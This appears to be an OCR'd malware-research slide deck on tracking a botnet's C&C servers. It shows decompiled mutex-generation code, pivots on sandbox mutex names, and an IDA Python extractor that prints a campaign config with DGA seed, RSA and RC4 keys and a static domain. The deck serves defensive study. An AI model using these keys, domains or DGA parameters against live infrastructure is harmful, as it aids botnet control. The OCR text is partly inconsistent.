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
# Acquiring the IP address of a real C&C server



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


# Acquiring the IP address of a real C&C server



# Botnet or its small part?

- To control the botnet or to see all C&C servers we need to get all possible malware configurations.
- There are a lot of malware configurations with different DGA seeds.



# Acquiring more samples

```
GetVolumeInformationA_0(&Buffer, 0, 0, &VolumeSerialNumber,  
p1 = seed + ab_prng(VolumeSerialNumber ^ 0x12, 0xFFFFFFFF);  
p2 = ab_prng(seed1, 0xFFFFu);  
p3 = ab_prng(seed2, 0xFFFFu);  
p4 = ab_prng(seed3, 0xFFFFu);  
p5 = addend + ab_prng(seed4, 0xFFFFFFFF);  
p6 = ab_prng(seed5, 0xFFFFu);  
result = wsprintfA(  
    mutex_name,  
    "%08X-%04X-%04X-%04X-%08X%04X",  
    p1, p2, p3, p4, p5, p6),
```

The screenshot shows a malware analysis interface with several tabs at the top: DETECTION, DETAILS, RELATIONS, and BEHAVIOR. The BEHAVIOR tab is selected. Below it, a list of detection sources is shown, each with a small icon and the name: VirusTotal Cuckoofork, Lastline, Rising MOVES, Tencent HABO, and VirusTotal Cuckoofork again. A red box highlights the 'VirusTotal Cuckoofork' entry. An arrow points from this box down to the 'Mutexes Created' section. This section lists two entries, both highlighted with red boxes: '{65D180CA-BACE-614C-7239-5ABDD5E947B0}' and '{65D186C1-BACE-614C-7239-5ABDD5E947B0}'. A callout box with a red border contains the text: 'Mutex name depends on VolumeSerialNumber'. A large blue square icon with a white 'Σ' symbol is located in the top right corner of the interface.

DETECTION DETAILS RELATIONS BEHAVIOR

VirusTotal Cuckoofork

Lastline

Rising MOVES

Tencent HABO

VirusTotal Cuckoofork

Synchronization Mac

Mutexes Created

{65D180CA-BACE-614C-7239-5ABDD5E947B0}

{65D186C1-BACE-614C-7239-5ABDD5E947B0}

Mutex name depends on VolumeSerialNumber

# Acquiring more samples

behave: "{65D180CA-BACE-614C-7239-5ABDD5E947B0}"

FILES 20 / 13.78 K

We found more than 13,000 malicious samples!

peexe overlay

1eab8410a3934f07fe8f4e318b6d4c42ff6199f933baf6e82466  
PREVIEW.EXE

peexe overlay

A red box highlights the search term "behave: '{65D180CA-BACE-614C-7239-5ABDD5E947B0}'". A red box also highlights the file count "FILES 20 / 13.78 K". A red arrow points from the search term box up to the "behave:" field in the search bar.

DETECTION DETAILS RELATIONS BEHAVIOR

VirusTotal Cuckoo fork

Lastline

Rising MOVES

incident HABO

VirusTotal Cuckoo fork

Synchronization Mechanisms & Signals

Mutexes Created

{65D180CA-BACE-614C-7239-5ABDD5E947B0}

ShimCacheMutex

{65D186C1-BACE-614C-7239-5ABDD5E947B0}

A red box highlights the "BEHAVIOR" tab. A red box highlights the "VirusTotal Cuckoo fork" entry under the "DETECTION" section. A red box highlights the "Mutexes Created" section, which lists the GUID {65D180CA-BACE-614C-7239-5ABDD5E947B0}.

# Acquiring more samples

Different mutex names in other sandboxes:

The image displays three separate windows, each showing a log entry for 'Mutexes Created'. The windows are stacked vertically and overlap slightly. The top window is for 'Tencent HABO' and shows the mutex name as '{287668DE-73B1-A356-2C96-09D234F50D6F}'. The middle window is for 'Rising MOVES' and shows the mutex name as '{3532CC71-0F73-504A-CC37-6735913B5B3E}'. The bottom window is for 'Lastline' and shows the mutex name as '{3E65BD66-26C0-123E-2E75-7598A15ACF8F}'. Each window has a small logo in the top left corner.

Sandbox	Mutex Name
Tencent HABO	{287668DE-73B1-A356-2C96-09D234F50D6F}
Rising MOVES	{3532CC71-0F73-504A-CC37-6735913B5B3E}
Lastline	{3E65BD66-26C0-123E-2E75-7598A15ACF8F}


# Semi-automatic configuration extraction

The image shows the IDA Pro debugger interface. The main window displays assembly code in the Hex View-1 tab, with memory addresses from 10019FB8 to 1001A0B0. The assembly code consists mostly of question marks, with some specific values like 32, 00, 00, 00, 8F, B7, A9, 36, and 01, 00, 00, 00, 52 highlighted. Below the assembly view, there is a large amount of hex data. The bottom half of the interface features a Python shell window titled "Python". The user has run the command `res = extract_config()`, imported the json module, and dumped the results. The output is a JSON object containing various configuration parameters:

```
Python>res = extract_config()
Python>import json
Python>json.dumps(res, indent=4)
{
    "num_domains": 58,
    "dga_seed": 917092239,
    "rsa_key": "308189028180878bf02819a301c1a06cb351b52f575d1c1f0cb4353f450327012645f50f48fed2089dbbb2efba671b038ce0d5e302f66b00fe9a931e3877d16d34557f2a67422f62774b4d2895e79e623b02b2904fbedf905f8dc7f6ef984ba1147d7b2258d387562919e6e57703b471c579c293b992fe32d0480a9087a0f3962486c6e4f81020400010001",
    "campaign": "demetra",
    "static_domains": "yyygsshshssjhsihesh.com",
    "md5_salt": "15Bn99gI",
    "rc4_key": "fenquyidh",
    "port": 443
}
```

At the very bottom of the interface, status bars show "AU: idle", "Down", and "Disk: 132GB".

# Semi-automatic configuration extraction



Python>extract\_config()

Campaign: "demetra"

Domains Count: 50

DGA Seed: 0x36A9B78F

RC4 Key: "fenquyidh"

RSA Key: "308189028180878bf02819a301c1a06cb351b52f575d1c1f0cb4353f450..."

Static Domains: "yyygshsshssjhsihesh.com"

Port: 443

# Problem: packed samples

## Packed sample

The configuration extraction script can't be used with packed samples

```
.text:0040101E ; Attributes: thunk
.text:0040101E
char **start+DE
24520B2

Function name
sub_40100A
sub_40100F
sub_401014
sub_401019
_main
_main_0
sub_4014BC
sub_40170B
sub_401AD0
start
_XcptFilter
_initemr
_setdefaultprecis
nullsub_1
_onexit
_atexit
_except_handler3
_controlfp
_dlonexit

.text:00401001
.align 4
db 0, 0FFh
dd 0FF0000FFh
dw 0FFh
db 0FFh
dd 91290AFFh
db 2Dh, 40h, 0CCh
dd 90003ECCh

00001060 00401060: .text:00401060 (Synchronized with Hex View-1)
```


## Unpacked sample

```
lea    eax, [ebp+Name]
push  eax
call  ab_CreateMutex
cmp   eax, 1
jnz   loc_1000E7EE
push  offset aSedebugprivile ; "SeDebugPrivilege"
call  ab_acquire_privilege
mov   [ebp+var_8C], 0
push  6578652Eh ; terminator
lea    eax, [ebp+String]
push  eax
push  8 ; num_iter
push  12322 ; seed
call  ab_gen_unique_id_voinfo_based ; exe filename
push  1 ; int
lea    eax, [ebp+String]
push  eax
push  [ebp+lpReserved] ; lpString
push  [ebp+lpReserved]; lpExistingFileName
call  sub_1000E59F
or    eax, eax
jz    short loc_1000E584
nop
nop
push  [ebp+lpReserved]
nop
nop
pop   [ebp+var_8C]

0000D950 1000E550: DllEntryPoint+77 (Synchronized with Hex View-1)
```

